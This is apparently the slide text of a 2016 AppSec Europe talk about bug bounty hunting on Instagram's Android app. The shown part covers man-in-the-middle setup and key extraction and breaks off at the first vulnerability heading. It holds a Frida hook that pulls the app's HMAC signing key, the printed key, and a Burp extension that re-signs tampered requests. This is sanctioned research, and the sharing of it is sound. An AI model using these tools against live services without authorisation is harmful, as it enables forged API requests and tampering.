The Tales of a Bug Bounty Hunter

Arne Swinnen
@ArneSwinnen
https://www.arneswinnen.net

Whoami

- Arne Swinnen from Belgium, 27 years old
- IT Security Consultant since 2012

nviso
SECURITY. RESEARCH. RISK.

One packer to rule them all

black hat USA 2014

HACKING FOR B33R
BRUCON

Cyber Security Challenge Belgium

C/C
CYBER SECURITY CHALLENGE

ROMA MMXVI

APPSEC EUROPE


Agenda

- Introduction
- Setup
  - Man-in-the-Middle
  - Signature Key Phishing
- Vulnerabilities
- Conclusion
- Q&A

APPSEC EUROPE

INTRODUCTION

Introduction



Motivation

- Intention since 2012
- CTF-like, with rewards
- Write-ups

Timing

- Since April 2015
- Time spent: +-6 weeks
- Vacations sacrificed ☺


ROMA MMXVI | APPSEC EUROPE

Introduction


- “Facebook for Mobile Pictures”: iOS & Android Apps, Web
- 400+ Million Monthly Active Users in September 2015
- Included in Facebook’s Bug Bounty Program ☺

Introduction

Public account



Private account




ROMA MMXVI

APPSEC EUROPE

SETUP


Man-in-the-Middle



ROMA MMXVI

APPSEC EUROPE

Man-in-the-Middle





ROMA MMXVI


APPSEC EUROPE

Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings










Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings (ctd.)







Instagram v6.18.0
25/03/2015



Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings (ctd.)






ROMA MMXVI | APPSEC EUROPE

Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point




Personal Android device
USB Tethering ON


Personal Macbook Pro
Internet Sharing via WiFi ON


Android Test Device
Connected to Ad-hoc Network

Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)









Instagram v6.18.0
25/03/2015


Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)






Signature Key Phishing



Signature Key Phishing

HMAC SHA256

signed_body=
0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1.{"_csrftoken":"423d22c063a801f468f21d449ed8a103","username":"abc","guid":"b0644495-5663-4917-b889-156f95b7f610","device_id":"android-f86311b4vsa5j7d2","password":"abc","login_attempt_count":"11"}




ROMA MMXVI

APPSEC EUROPE

Signature Key Phishing

```
int Scrambler::getString(std::string)(void arg0) {
    r6 = arg0;
    r3 = 0x2000c;
    r7 = *r3;
    r7 = r7 + 0x4;
    r4 = *(r7 + 0x4);
    r5 = r7;
    while (r4 != 0x0) {
            if (std::string::compare() < 0x0) {
                    r3 = *(r4 + 0xc);
            }
            if (CPU_FLAGS & L) {
                    r4 = r5;
            }
            if (CPU_FLAGS & GE) {
                    r3 = *(r4 + 0x8);
            }
            r5 = r4;
            r4 = r3;
    }
    if ((r5 != r7) && (std::string::compare() >= 0x0)) {
            r0 = *(r5 + 0x14);
            r0 = Scrambler::decrypt(r0);
    }
    else {
            r0 = 0x0;
    }
    return r0;
}
```



ROMA MMXVI | APPSEC EUROPE

Signature Key Phishing

hook.py

```
1  import frida
2  import sys
3
4  session = frida.get_usb_device(1000000).attach("com.instagram.android")
5  script = session.create_script("""
6  fscrambler = Module.findExportByName(null,"_ZN9Scrambler9getStringESs");
7  Interceptor.attach(ptr(fscrambler), {
8      onLeave: function (retval) {
9          send("key: " + Memory.readCString(retval));
10     }
11 });
12 """)
13
14 def on_message(message, data):
15     print(message)
16
17 script.on('message', on_message)
18 script.load()
19 sys.stdin.read()
```

```
Arne:Desktop aswinnen$ python hook.py
{u'type': u'send', u'payload': u'key: c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a'}
```

APPSEC EUROPE

Signature Key Phishing


BurpExtender.java

```java
@Override
public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
{
    // keep a reference to our callbacks object
    this.callbacks = callbacks;
    this.helpers = callbacks.getHelpers();
    // set our extension name
    callbacks.setExtensionName("Signature Instagram");
    // obtain our output stream
    stdout = new PrintWriter(callbacks.getStdout(), true);
    // register ourselves as an HTTP listener
    callbacks.registerHttpListener(this);
}

@Override
public void processHttpMessage(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo)
{
    if(messageIsRequest) {
        byte[] request = messageInfo.getRequest();
        IParameter param = this.helpers.getRequestParameter(request, "signed_body");
        if(param != null) {
            String value = param.getValue();
            int index = value.indexOf('.');
            if(index != -1 && (index+1) < value.length()) {
                String origSig = value.substring(0, index);
                String payload = this.helpers.urlDecode(value.substring(index+1));
                String newSig = BurpExtender.calculateSignature(payload);
                if(!origSig.equals(newSig)) {
                    stdout.println("[Request] Modification detected! Updating signature now. [" + callbacks.getToolName(toolFlag) + "]");
                    String newValue = newSig + "." + this.helpers.urlEncode(payload);
                    IParameter newparam = this.helpers.buildParameter("signed_body", newValue, param.getType());
                    byte[] oldreq = this.helpers.removeParameter(request, param);
                    messageInfo.setRequest(this.helpers.addParameter(oldreq, newparam));
                }
            }
        }
    }
}

private static String calculateSignature(String data) {
    Mac sha256_HMAC;
    try {
        sha256_HMAC = Mac.getInstance("HmacSHA256");
        SecretKeySpec secret_key = new SecretKeySpec(key.getBytes("UTF-8"), "HmacSHA256");
        sha256_HMAC.init(secret_key);
        return bytesToHex(sha256_HMAC.doFinal(data.getBytes("UTF-8"))).toLowerCase();
```

ROMA MMXVI

APPSEC EUROPE


Signature Key Phishing



ROMA MMXVI | APPSEC EUROPE

VULNERABILITIES

1. Web Server Directory Enumeration

